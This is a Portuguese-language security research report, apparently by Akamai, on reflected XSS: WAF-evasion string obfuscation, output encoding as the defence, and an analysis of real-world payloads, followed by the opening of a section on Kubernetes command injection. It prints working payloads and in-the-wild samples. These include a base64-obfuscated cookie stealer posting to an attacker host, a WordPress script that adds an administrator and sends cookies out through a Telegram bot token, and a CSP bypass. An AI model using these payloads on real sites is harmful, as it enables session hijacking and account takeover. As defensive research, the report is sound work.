Na última década e meia, houve muitos pronunciamentos de que o XSS "não existe mais" e afirmações de que determinadas estruturas da Web são "seguras" contra XSS. Os principais navegadores da Web introduziram (e já descontinuaram) módulos para evitar XSS. O XSS não existe mais e é um problema do passado? Se você estiver lendo isso, aposto que já sabe a resposta a esta pergunta. O XSS é e continuará sendo uma das vulnerabilidades mais comuns encontradas em aplicativos da Web.

Este estudo de pesquisa se concentra em vulnerabilidades de XSS que refletem a entrada controlada pelo usuário diretamente no contexto do JavaScript e explora por que um guardião deve adicionar uma defesa em profundidade por meio da codificação de saída. Nosso objetivo é oferecer aos defensores as ferramentas necessárias para proteger seus aplicativos contra esses ataques XSS.

Curso intensivo em XSS

Vulnerabilidades de XSS são uma classe de ataques de injeção que fazem com que um aplicativo da Web execute JavaScript não confiável. Na maioria dos casos, isso acontece no navegador da Web. Há nuances dependendo do tipo de XSS, mas geralmente o aplicativo da Web aceitará conteúdo do usuário e o devolverá ao navegador da Web. O navegador presumirá que qualquer conteúdo proveniente do servidor da Web é confiável. Portanto, o script terá acesso a cookies, tokens de sessão e todas as outras informações armazenadas pelo navegador para o website vulnerável. Devido à flexibilidade de executar código controlado pelo invasor no navegador da Web da vítima, um ataque XSS bem-sucedido pode levar a uma ampla variedade de resultados, como sequestro de sessão ou roubo de informações confidenciais da vítima.

Classificação de vulnerabilidades de XSS

Há muitas maneiras de classificar e ordenar as vulnerabilidades de XSS. A forma mais comum de classificar as vulnerabilidades XSS é pelo tipo, incluindo refletido, armazenado e baseado no modelo de objetos do documento (modelo de objetos do documento, DOM). A comunidade de segurança também começou a adicionar os termos "cliente" e "servidor" para especificar onde os dados não confiáveis estão sendo usados. No entanto, para este relatório, separaremos o XSS em duas categorias:

1. Cargas úteis que precisam criar contexto JavaScript
2. Cargas úteis que já têm contexto JavaScript devido à forma como são refletidos no navegador

Cargas úteis que precisam criar contexto JavaScript

A primeira categoria é provavelmente o que a maioria das pessoas associa a ataques XSS clássicos. Esses ataques geralmente envolvem o envio de HTML que invoca o JavaScript para executar o script. Existem algumas formas de fazer isso.

A carga útil pode injetar as próprias tags de script:

```
JavaScript
<script>alert(1)</script>
```

Ou pode usar um dos muitos atributos HTML para especificar que algo deve ser executado em JavaScript:

```
JavaScript
<a href="javascript:alert(1)">XSS</a>
```

Por fim, a carga útil pode usar manipuladores de eventos para executar o JavaScript:

```
JavaScript
<body onload=alert(1)>
```

Em geral, é bastante simples detectar e bloquear cargas úteis como essas. Se você vir uma tag de script em um HTML válido ou um HTML válido que contenha um manipulador de eventos, bloqueie-o.

Cargas úteis que já têm contexto JavaScript

Essa segunda categoria é muito mais difícil de detectar e bloquear de forma confiável. Refletir a entrada do usuário no JavaScript é incrivelmente perigoso, pois fornece a um invasor a total flexibilidade do JavaScript. Isso é mais comum em aplicativos da Web que usam JavaScript personalizado no lado do navegador. No entanto, isso não é um requisito para que um aplicativo da Web seja vulnerável a XSS. Qualquer situação em que a entrada do usuário seja refletida no JavaScript cria um cenário em que a carga não precisa chamar o próprio JavaScript. Geralmente, isso é causado pelo uso de entradas controladas pelo usuário em uma string de JavaScript.

Por exemplo, suponha que há um site que vende vários tipos e tamanhos de caixas. Ele tem uma página de pesquisa que permite que um usuário pesquise um determinado tipo de caixa. Quando um usuário procura uma determinada caixa, há uma solicitação HTTP para criar dinamicamente um botão "Voltar" para retornar aos resultados da pesquisa.

```
JavaScript
GET /shop/product/search.js?return=monitors HTTP/1.1
```

A resposta HTTP resultante será:

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all monitors");
</script>
```

Como você pode ver, a entrada do usuário por meio do argumento de retorno está sendo refletida dentro de uma tag de script. Assim, para explorar isso, tudo o que um invasor precisa fazer é sair da string retornada "Return to all monitors" e injetar um novo JavaScript. Isso pode ser feito adicionando aspas ao início e ao final da carga útil.

```
JavaScript
GET /shop/product/search.js?return="-alert(1)-" HTTP/1.1
```

Essa carga útil resultaria na seguinte resposta HTTP.

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all"-alert(1)-"");
</script>
```

Com a string original fechada, o navegador executará a função de alerta e mostrará a caixa pop-up XSS clássica. A carga útil, "alert(1)", é uma carga útil bem conhecida do XSS e é fácil de detectar. Os invasores sabem disso e começarão a se movimentar para contornar quaisquer filtros ou WAFs (firewall de aplicativos da Web). Graças à flexibilidade do JavaScript, essa carga útil é apenas o começo.

Diversão com strings e variáveis JavaScript

Depois que um ponto de injeção é identificado, a maioria dos invasores pega suas dicas favoritas para contornar o WAF de XSS e repete as cargas úteis. Geralmente, isso não dá certo. No entanto, determinados invasores começarão a testar manualmente as cargas úteis em uma tentativa de contornar um WAF. Nesse caso, o primeiro movimento mais comum é usar variáveis para quebrar e ofuscar a carga útil. Em vez de enviar "alert(1)", a carga útil definirá uma função para uma variável e, em seguida, chamará a variável.

```
JavaScript
a=alert,a(1)
```

Como você pode ver, a maior parte da carga útil original ainda está presente, portanto, a detecção não é um problema. Para que essa carga seja bem-sucedida, o valor que está sendo definido na variável deve ser o nome completo da função. Isso impede qualquer ofuscação do próprio nome da função.

A próxima etapa lógica seria encontrar uma maneira de ofuscar o próprio nome da função. **Convenientemente, o JavaScript tem algumas maneiras de avaliar dinamicamente uma string como se fosse um código JavaScript.** A maneira mais conhecida é usar a função eval. Vamos tentar definir diferentes partes da string "alert" para variáveis individuais e, em seguida, avaliá-las.

```
JavaScript
a="al",b="ert",c=a+b,c(1) => doesn't work since c is a string
a="al",b="ert",eval(a+b)(1) => Success!
```

A função eval é muito conhecida e pode ser detectada de forma confiável. No entanto, há também várias propriedades do objeto window que podem ser usadas para avaliar dinamicamente as strings. A carga útil pode fazer referência às strings diretamente ou podem ser transmitidas variáveis que contêm as strings.

```
JavaScript
top["al"+"ert"](1)
window["al"+"ert"](1)
parent["al"+"ert"](1)
globalThis["al"+"ert"](1)
a="al",b="ert",window[a+b](1) => can also pass variables
k='a',window[k+'lert'](1)
```

Essas cargas úteis são um pouco mais desafiadoras. A função eval é bem conhecida por ser perigosa e os desenvolvedores raramente a usarão de forma legítima. O mesmo não pode ser dito sobre o objeto window e suas várias propriedades. O window em si é o que um usuário vê no navegador. Se estiver fazendo alterações em uma página da Web, você está fazendo alterações no window. Portanto, para **detectar essas cargas úteis, você precisa procurar a propriedade e tentar determinar o que está sendo executado dentro dela.**

Há várias maneiras de ofuscar ainda mais a string que está sendo transmitida para a propriedade. Lembre-se de que tudo o que a carga útil precisa para ser bem-sucedida é que a string seja resolvida para o JavaScript que está tentando ser executado.

```
JavaScript
top[/*foo*/"alert"/*foo*/](1) => JS comments
top[8680439..toString(30)](1) => "alert" in base30
top[/al/.source+/ert/.source](1) => /.source converts to raw string
top['ale'.concat`rt`](1) => concatenation of two strings
top["alertb".substring(0,5)](1); => other functions can be also be
executed
```

Esses são apenas alguns dos números praticamente ilimitados de maneiras pelas quais uma string pode ser obscurecida no JavaScript. Muitas dessas técnicas podem ser intercambiadas ou combinadas entre si. Por exemplo, aqui está uma carga útil que usa cada uma das técnicas discutidas acima.

```
JavaScript
top[/a/.source+"le".concat`r`/*foo*/+29..toString(30)](1)
```

Atenuação e defesa de XSS

A única solução viável para evitar esses tipos de vulnerabilidades é usar a segurança em profundidade. Coisas como revisão de código ou um WAF podem ajudar a evitar a introdução e a exploração de vulnerabilidades de XSS. No entanto, **uma das etapas mais eficazes é adicionar a codificação de saída em todos os parâmetros controlados pelo usuário**. Há muitas maneiras de fazer isso, dependendo da estrutura da Web que está sendo usada. Vamos explorar por que a codificação de saída impede vulnerabilidades de XSS.

Para fornecer proteção suficiente, há certos caracteres que precisam ser codificados para que a entrada do usuário seja segura. Quando esses caracteres são codificados, eles impedem que sejam usados para sair do contexto pretendido das entradas refletidas. Esses caracteres e suas respectivas versões codificadas em HTML são:

```
JavaScript
“ => &quot;
‘ => &#x27;
< => &lt;
> => &gt;
& => &amp;
```

Quando a entrada controlada pelo usuário é refletida em um JavaScript, tudo o que um invasor precisa fazer é sair da string existente. E é exatamente isso que a codificação de saída impedirá.

Para ilustrar isso, vamos dar outra olhada no exemplo anterior. Aqui está a carga útil que está sendo enviada e refletida sem codificação de saída. Observe as aspas adicionadas ao início e ao final da carga útil para encerrar a string original.

Solicitação:

```
JavaScript
GET /shop/product/search.js?return="-alert(1)-" HTTP/1.1
```

Resposta:

```
JavaScript
<script type=”text/javascript”>
       var returnPath = encodeURIComponent("Return to all "-alert(1)-"");
</script>
```

Em vez de refletir a carga útil como está, a codificação de saída alteraria a entrada do usuário antes de ser colocada no HTML retornado. Para essa carga útil, ele codificaria as aspas em HTML. Assim, a resposta resultante seria:

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all
&quot;-alert(1)-&quot;");
</script>
```

Devido à codificação, a carga útil não é mais capaz de encerrar a string existente e executar o JavaScript pretendido. **Com a codificação de saída adequada e outros controles em vigor, os defensores podem reduzir significativamente a prevalência de vulnerabilidades de XSS**. A maioria das estruturas da Web tem funções integradas para conseguir isso. No entanto, como tudo mais, por si só, não garante a solução do problema. Quando a codificação de saída é implementada corretamente, é muito difícil, mas não impossível, contorná-la.

Felizmente, as caixas pop-up não são uma ameaça

A proteção de aplicativos é realmente um esforço em equipe que exige camadas de controles de segurança. Nessa demonstração, as cargas úteis eram relativamente inofensivas e estavam apenas criando uma caixa pop-up no navegador. Embora essas demonstrações sejam normalmente usadas para provar a existência de uma vulnerabilidade de XSS, as caixas pop-up não são uma ameaça.

Para saber mais sobre como os invasores estão usando o XSS como arma, vamos ver um exemplo real que os pesquisadores da Akamai encontraram este ano.

Uma análise aprofundada da exploração de XSS por meio da injeção remota de recursos

Para demonstrar adequadamente o impacto que a exploração de XSS pode ter, o Grupo de inteligência de segurança da Akamai realizou uma análise profunda dos dados de XSS que foram capturados da plataforma CSI (Cloud Security Intelligence). O objetivo dessa análise foi identificar as técnicas específicas empregadas durante tentativas de exploração no mundo real em comparação com solicitações simples de sondagem de PoC (prova de conceito) para identificar vetores vulneráveis. **Mais especificamente, analisamos ataques de XSS que tentaram incorporar recursos JavaScript remotos em páginas em vez de sondagens executadas por verificadores.**

Como observamos, a grande maioria das cargas úteis de PoC de XSS refletidas é essencialmente benigna e tenta chamar um dos seguintes métodos JavaScript: alert(), prompt() ou confirm(). Esses têm sido os métodos de fato para os verificadores provarem que uma vulnerabilidade de XSS realmente existe e que a carga útil é de fato executada pelo mecanismo JavaScript do navegador. No entanto, essas cargas úteis não tentam explorar o usuário final.

Escopo da análise e descobertas

Para esta pesquisa, revisamos sete dias de tentativas de injeção de JavaScript durante o mês de dezembro de 2024. Antes de analisar o potencial comportamento mal-intencionado, precisávamos lançar uma rede ampla para identificar quaisquer solicitações que incluíssem referências a recursos JavaScript remotos. Após reunirmos esses dados, pudemos nos aprofundar para identificar a intenção do código JavaScript.

A grande maioria (mais de 98%) das referências de código JavaScript remoto está relacionada a estruturas JavaScript legítimas, como as usadas por:

- Tecnologias de publicidade
- Experiência do usuário ou estruturas relacionadas à interface do usuário
- Análise de usuário ou análise de website

Teste cego de XSS com recompensa por bugs

Houve também um alto volume de cargas úteis que foram usadas por caçadores de bugs que participaram dos programas de recompensa por bugs públicos da Akamai. Há três motivações principais para usar JavaScript de origem remota para processos de recompensa por bugs.

1. **O vetor de injeção de XSS tem restrições de tamanho.** Os caçadores de bugs podem identificar que um parâmetro é vulnerável a XSS, mas há restrições de tamanho que limitam a capacidade de demonstrar a criticidade. Essas limitações de tamanho tornam difícil a execução do código de PoC. Nessas situações, os caçadores de bugs podem usar uma carga útil pequena que simplesmente faz referência a um arquivo JavaScript remoto que eles controlam. Na captura de tela a seguir, os invasores estão tentando incluir o URL http://NJ.Rs.

```
JavaScript
/file.php?param=<script/src=//NJ.Rs></script>
```

2. **Automações cegas.** Se os caçadores de bugs puderem hospedar serviços XSS remotos, esse método poderá ser usado como parte dos cenários de teste de automação nos quais uma carga útil de XSS é realmente executada. Com o teste normal e manual de XSS refletido, o caçador de bugs precisa confirmar se uma carga útil é executada no navegador da Web, o que é mais difícil de dimensionar. Por outro lado, com testes de XSS cegos, os caçadores de bugs simplesmente injetam seu código JavaScript de origem remota em todos os parâmetros de destino e, em seguida, monitoram seu serviço de XSS remoto para ver se alguma chamada é feita para ele. Eles podem então rastrear facilmente para ver qual local e parâmetro foi explorado. Um cabeçalho de exemplo de um arquivo PoC de XSS muito grande e complexo usado por caçadores de recompensas de bugs é exibido abaixo.

JavaScript

```
/** ,     ,
  (\____/)  __        __    ezXSS 4.2    _
   (_oo_)   \ \      / /_ _ _ __ _ __  (_)_ _    __ _    This is an automated tool for penetration testers and bug bounty hunters
    (O)      \ \ /\ / / _` | '__| '_ \| | '_ \ / _` |   to test applications for (cross-site-scripting) weaknesses.
  __||__  \) \ V  V / (_| | |  | | | | | | | | (_| |
[]/______\[]/ \_/\_/ \_,_|_|_|  |_| |_|_|_|_| | \__,_|   If you believe this tool has been tested or abused on your application
 /\______/\/     警告!  warnung!  avertissement!       |___/  without your permission, please contact us at abuse@ezxss.com.
/    /__\         warning! ¡advertencia!  تحذير!
(\ /____\         aviso!  Предупреждение!  peringatan!          STRICTLY PROHIBITED FOR ANY ILLEGAL ACTIVITY | More info: https://ezxss.
com
 */

function ez_n(e){return void 0 !==e?e:''}
function ez_cb(t,e){var n=new
XMLHttpRequest;n.open("POST",("https:"!==window.parent.location.protocol?"http:":"https:")+"//c0ff33b34n.ez.pe/
callback",!0),n.setRequestHeader("Content-type","text/plain"),n.timeout=6e4,n.onreadystatechange=function(){4===n.
readyState&&200===n.status&&null!==e&&e(n.responseText)},n.send(JSON.stringify(t))}
--CUT--
```

Os serviços de XSS cegos incluem:

- Hospedagem própria gratuita
  - https://github.com/mandatoryprogrammer/xsshunter-express
  - https://github.com/projectdiscovery/interactsh
  - https://github.com/mazen160/xless
  - https://github.com/ssl/ezXSS
- Hospedagem de terceiros gratuita
  - https://blindf.com/
  - https://ez.pe/manage/account/signup
  - https://xss.bughunter.app/dashboard/payload
  - https://xss.report/

3. **Desvios da política de segurança de conteúdo.** Quando os caçadores de bugs se deparam com um cenário em que um site-alvo tem uma vulnerabilidade de XSS, mas há uma CSP (política de segurança de conteúdo) que está atenuando a exploração, pode haver pontos fracos da CSP que podem ser explorados. Por exemplo, considere este cabeçalho de resposta da CSP:

```
JavaScript
Content-Security-Policy: script-src 'self' ajax.googleapis.com;
object-src 'none' ;report-uri /Report-parsing-url;
```

Esta política permite listar domínios para carregamento de script no JS Angular e pode ser ignorada com a seguinte carga útil que chama funções de retorno de chamada e usa determinadas classes vulneráveis:

```
JavaScript
param=1234"'><script
src=https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.
min.js></script><div ng-app ng-csp><textarea autofocus
ng-focus="d=$event.view.document;d.location.hash.match('x1') ? '' :
d.location='https://XXXXXXXX.bxss.in'"></textarea></div>
```

Táticas do agente de ameaças

Ao categorizar os objetivos do JavaScript de origem remota, havia muitos exemplos de táticas reais de agente de ameaça, incluindo roubo de cookies, desfiguração de website e sequestro de sessão/CSRF (falsificação de solicitação entre sites).

- **Roubo de cookies.** Os agentes de ameaça tentam enviar dados de cookies de sessão para um site que controlam para que possam usá-los em ataques de apropriação indevida de contas. O exemplo a seguir tenta capturar os dados de URL, solicitante e document.cookie e enviá-los ao site do invasor em uma solicitação XHR.

```
JavaScript
try {
  var r0;
  var r1;
  var r2;
  try { r0 = window.btoa(eval(windowatob('ZG9jdW1lbnQuY29va2ll'))) } catch { r0 = document.cookie };
  try { r1 = window.btoa(eval(window.atob('ZG9jdW1lbnQucmVmZXJyZXI='))) } catch { r1 = document.referrer };
  try { r2 = window.btoa(eval(window.atob('ZG9jdW1lbnQuVVJM'))) } catch { r2 = document.URL };
  var xhr = null;
  var x1 = "aHR0cDovL3htcy5sYS9NNVlFOA==";
  try { xhr = new XMLHttpRequest() } catch (e) { xhr = new ActiceXObject('MicrosoftXMLHttp') };
  xhr.open(window.atob('cG9zdA=='), window.atob(x1), true);
  xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
  xhr.send('r0=' + r0 + '&r1=' + r1 + '&r2=' + r2 + "&c=M5YE8");
} catch {

}
```

- **Falsificação do website.** Os agentes de ameaça injetam JavaScript que usa document.documentElement.innerHTML para criar uma nova página HTML a ser exibida ao cliente, como no exemplo de trecho de código a seguir.

```
JavaScript
document.documentElement.innerHTML=String.fromCharCode(60, 33, 68, 79, 67, 84, 89, 80, 69,
32, 104, 116, 109, 108, 62, 10, 60, 104, 116, 109, 108, 32, 108, 97, 110, 103, 61, 34, 101,
110, 34, 62, 10, 10, 60, 104, 101, 97, 100, 62, 10, 32, 32, 32, 32, 60, 109, 101, 116, 97,
32, 99, 104, 97, 114, 115, 101, 116, 61, 34, 85, 84, 70, 45, 56, 34, 62, 10, 32, 32, 32, 32,
60, 109, 101, 116, 97, 32, 110, 97, 109, 101, 61, 34, 118, 105, 101, 119, 112, 111, 114, 116,
34, 32, 99, 111, 110, 116, 101, 110, 116, 61, 34, 119, 105, 100, 116, 104, 61, 100, 101, 118,
105, 99, 101, 45, 119, 105, 100, 116, 104, 44, 32, 105, 110, 105, 116, 105, 97, 108, 45, 115,
99, 97, 108, 101, 61, 49, 46, 48, 34, 62, 10, 32, 32, 32, 32, 60, 116, 105, 116, 108, 101,
62, 72, 65, 67, 75, 69, 68, 32, 66, 89, 32, 115, 107, 117, 108, 108, 50, 48, 95, 105, 114,
60, 47, 116, 105, 116, 108, 101, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 114,
101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104, 114, 101, 102,
61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103, 111, 111, 103,
108, 101, 97, 112, 105, 115, 46, 99, 111, 109, 34, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110,
107, 32, 114, 101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104,
114, 101, 102, 61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103,
115, 116, 97, 116, 105, 99, 46, 99, 111, 109, 34, 32, 99, 114, 111, 115, 115, 111, 114, 105,
103, 105, 110, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 104, 114, 101, 102, 61,
34, 104, 116, 116, 112,
---CUT---
```

A Figura 19 mostra uma captura de tela no navegador Brave com o DevTools aberto, o código subjacente e o HTML resultante com a falsificação




Fig. 19: Apropriação de website XSS

- **Sequestro de sessão/CSRF.** Vimos muitos exemplos de agentes mal-intencionados tentando executar ataques cegos de sequestro de sessão/CSRF contra administradores do WordPress. Essas cargas úteis esperam que um administrador do WordPress de alguma forma veja arquivos de log ou alguma página HTML com a carga de ataque. Se essa carga útil for executada no navegador do administrador, ela tentará capturar um valor válido de "nonce" da API REST a partir de uma URL de ponto de extremidade e, em seguida, adicionar contas de administrador falsas. O código de exemplo abaixo implementa a lógica desejada e, além disso, enviará uma notificação para o canal do Telegram do agente mal-intencionado com os detalhes da invasão.

```
JavaScript
const start = async () => {
  try {
      // Fetch REST nonce from the specified URL
      const nonceResponse = await fetch('/wp-admin/admin-ajax.php?action=rest-nonce');

      // Check if the response is successful and retrieve the text
      const nonce = nonceResponse.ok ? await nonceResponse.text() : null;

      // If nonce is available, proceed to create a new WordPress user
      if (nonce) {
          const userResponse = await fetch('/wp-json/wp/v2/users', {
                method: 'POST',
                headers: {
                    'X-Wp-Nonce': nonce,
                    'Content-Type': 'application/json'
```

```
                },
                body: JSON.stringify({
                    username: 'admin@zzna.ru',
                    password: 'dacai@123',
                    roles: ['administrator'],
                    email: 'admin@zzna.ru'
                })
            });

            // Check if the user creation was successful or encountered a server error
            if (userResponse.ok || userResponse.status === 500) {
                // Get cookies
                const cookies = document.cookie;

                // Notify about the new user creation via Telegram including cookies
                await
fetch('https://api.telegram.org/bot6898182997:AAGUIFwP-BsBjDpzscyJ7pLHbiUS_Cq5lNI/
sendMessage', {
                    method: 'POST',
                    body: JSON.stringify({
                        chat_id: '686930213',
                        text: `URL: ${document.URL}\nNew User Created!\nCookies:
${cookies}`
                    }),
                    headers: {
                        'Content-Type': 'application/json'
                    }
                });
            }
        }
    } catch (error) {
            // Handle any errors during the process
            console.error(error);
            return false;
        }
};

// Initiate the process
start();
```

Ainda existe

O XSS ainda existe. Ele continua sendo uma das maiores ameaças que os aplicativos da Web enfrentam. Há um mundo inteiro de XSS acontecendo que vai além das caixas pop-up PoC. Os agentes de ameaças mal-intencionados estão aproveitando as vulnerabilidades XSS para muitos fins prejudiciais.

As organizações podem ajudar a reduzir o abuso de vulnerabilidades XSS em seus aplicativos da Web realizando varreduras de vulnerabilidades e implantando firewalls de aplicativos da Web para ajudar a proteger sites vulneráveis. Os usuários finais devem se certificar de que estão sempre usando a versão mais recente do navegador da Web (pois muitos têm proteções XSS integradas) e considerar a instalação de um plug-in de segurança, como o NoScript.

Segurança de hosts

A segurança de hosts é um elemento chave no mundo da cibersegurança atual. Os contêineres são como pacotes compactos e independentes que incluem um app e tudo o que ele precisa executar. Ao contrário de VMs volumosas, os contêineres funcionam diretamente com o sistema host, tornando-os leves e fáceis de implantar.

Embora os contêineres ofereçam flexibilidade incrível, eles também apresentam novos desafios de segurança. A implementação da segurança do host requer um planejamento cuidadoso e uma compreensão profunda dos riscos potenciais. Não estamos falando apenas de proteção: trata-se de criar uma defesa robusta que possa se adaptar a um cenário digital em constante mudança. O resultado? No mundo tecnológico atual, a segurança de host inteligente não é apenas uma opção, é uma necessidade.

Nesta seção final da estrutura de segurança em profundidade, a pesquisa mergulha nas oportunidades e desafios do Kubernetes.

Estudo de pesquisa

Kubernetes

O Kubernetes é uma estrutura de orquestração de contêineres de código aberto. Quando o Kubernetes recebe uma infraestrutura e aplicativos (na forma de contêineres), ele sabe como implantá-los e gerenciá-los, além de lidar com balanceamento de carga, falhas e dimensionamento de cargas de trabalho. Ele é uma grande potência no mundo da computação distribuída e, como tal, é um alvo lucrativo para os invasores. Como o Kubernetes é usado para gerenciar grandes partes da infraestrutura e do código da organização, incluindo componentes essenciais, um ataque que o viole ou explore com sucesso pode ter um impacto significativo.

Devido à maior dependência do Kubernetes no mundo corporativo, iniciamos uma jornada de pesquisa e encontramos seis CVEs no Kubernetes em 2023 e 2024 que permitem ataques de injeção de comando. Esses ataques podem levar a um comprometimento e à tomada completa do cluster Kubernetes. Também encontramos uma falha de projeto em um projeto auxiliar, que pode permitir a exfiltração de dados confidenciais ou a execução persistente.

Como o Kubernetes funciona

Antes de nos aprofundarmos em como o Kubernetes pode ser comprometido e controlado, é melhor entender como ele funciona.

A menor unidade computacional em um cluster do Kubernetes é chamada de *pod*. Ele consiste em um ou mais contêineres que hospedam o aplicativo que você deseja executar. Os pods são executados em uma base compartilhada dentro dos *nós*, que são máquinas virtuais ou físicas, e fornecem os recursos computacionais. Os *nós controladores*, que gerenciam a orquestração e a alocação de recursos, supervisionam tudo. Também é possível criar *namespaces* dentro de um cluster para isolar grupos de recursos dentro dele. Isso permite que você crie uma separação dentro do cluster entre diferentes componentes (Figura 20).




Fig. 20: visão geral de alto nível da arquitetura de clusters do Kubernetes

Configuração do Kubernetes

O Kubernetes usa arquivos YAML para praticamente tudo: desde a configuração da interface de rede de contêineres até o gerenciamento de pods e até mesmo o tratamento de segredos. YAML é uma linguagem de serialização de dados, projetada para ser fácil para o ser humano usar. Os administradores carregam arquivos YAML no nó do controlador com as configurações e ações que desejam fazer (como implantar um novo pod) e o nó do controlador cuida de tudo (Figura 21).




Fig. 21: fluxo de trabalho de implantação dos pods do Kubernetes

Devido ao aspecto administrativo necessário para configurar e implantar contêineres, qualquer vulnerabilidade no mecanismo de análise da configuração pode levar a resultados devastadores, como o controle total do controlador ou dos nós de trabalho.

Ataques de injeção de comando

Normalmente, as únicas ações que os usuários podem realizar em um cluster Kubernetes são implantar ou remover pods. Os nós em si, que são as máquinas reais que executam os pods, estão fora de alcance. No entanto, para implantar esses pods, várias ações precisam ser executadas no sistema operacional (SO) dos nós, e essas ações são um resultado direto da configuração fornecida pelos usuários. A falta de verificação ou limpeza de entrada pode permitir que os invasores injetem comandos do SO na entrada, que serão acionados durante o processamento de arquivos YAML e executados diretamente no nó (Figura 22).




Fig. 22: ataque de injeção de comando levando à execução direta de comandos nos nós

Existem várias razões para tentar assumir o controle dos nós no cluster:

- **Roubo de recursos de computação.** A capacidade de executar programas arbitrários nos nós e pods pode permitir que os invasores hospedem suas próprias botnets em infraestrutura hackeada ou executem operações de criptomineração.
- **Ponto de entrada da organização.** Como os pods hospedam parte da lógica da organização, geralmente têm algum tipo de conectividade com o restante do data center. Isso significa que um invasor que compromete o nó pode conseguir realizar movimento lateral e se movimentar para o restante da rede. Isso é especialmente lucrativo para os brokers de acesso inicial, que simplesmente vendem acesso a uma rede violada para o licitante mais alto.
- **Escalonamento de privilégios.** Como os nós hospedam vários contêineres e serviços, é possível que seja necessário algum movimento lateral entre clusters para obter o acesso desejado. Embora os pods geralmente não tenham esse acesso, o uso de um ataque de injeção de comando para comprometer o nó pode facilitar o acesso aos dados necessários.

Os volumes são úteis para atualizações e ataques de apropriação indevida

Nosso primeiro conjunto de vulnerabilidades, que divulgamos perto do final de 2023, está no recurso de volumes do Kubernetes. Volumes são um conjunto de diretórios compartilhados entre os pods e o nó de hospedagem. Como os pods são voláteis por natureza, os volumes foram criados para criar uma solução de armazenamento permanente, que pode ser modificada sem a necessidade de recriar a imagem do contêiner do pod. Isso é útil quando você precisa de algo que possa ser atualizado, como um website.

Isso também é útil quando assumir o controle do cluster é necessário. À medida que os volumes conectam o nó e o pod, eles devem apontar para os caminhos reais no sistema de arquivos do host (o nó de trabalho) e no sistema de arquivos virtual do pod. Ambos os caminhos são especificados na configuração YAML ao implantar um novo nó e são interessantes para nossos objetivos (Figura 23).

```
  volumeMounts:
  - name: test
    mountPath: /var
    subPath: /log/syslog
volumes:
- name: test
  hostPath:
    path: /var
```

Fig. 23: configuração de volume do Kubernetes

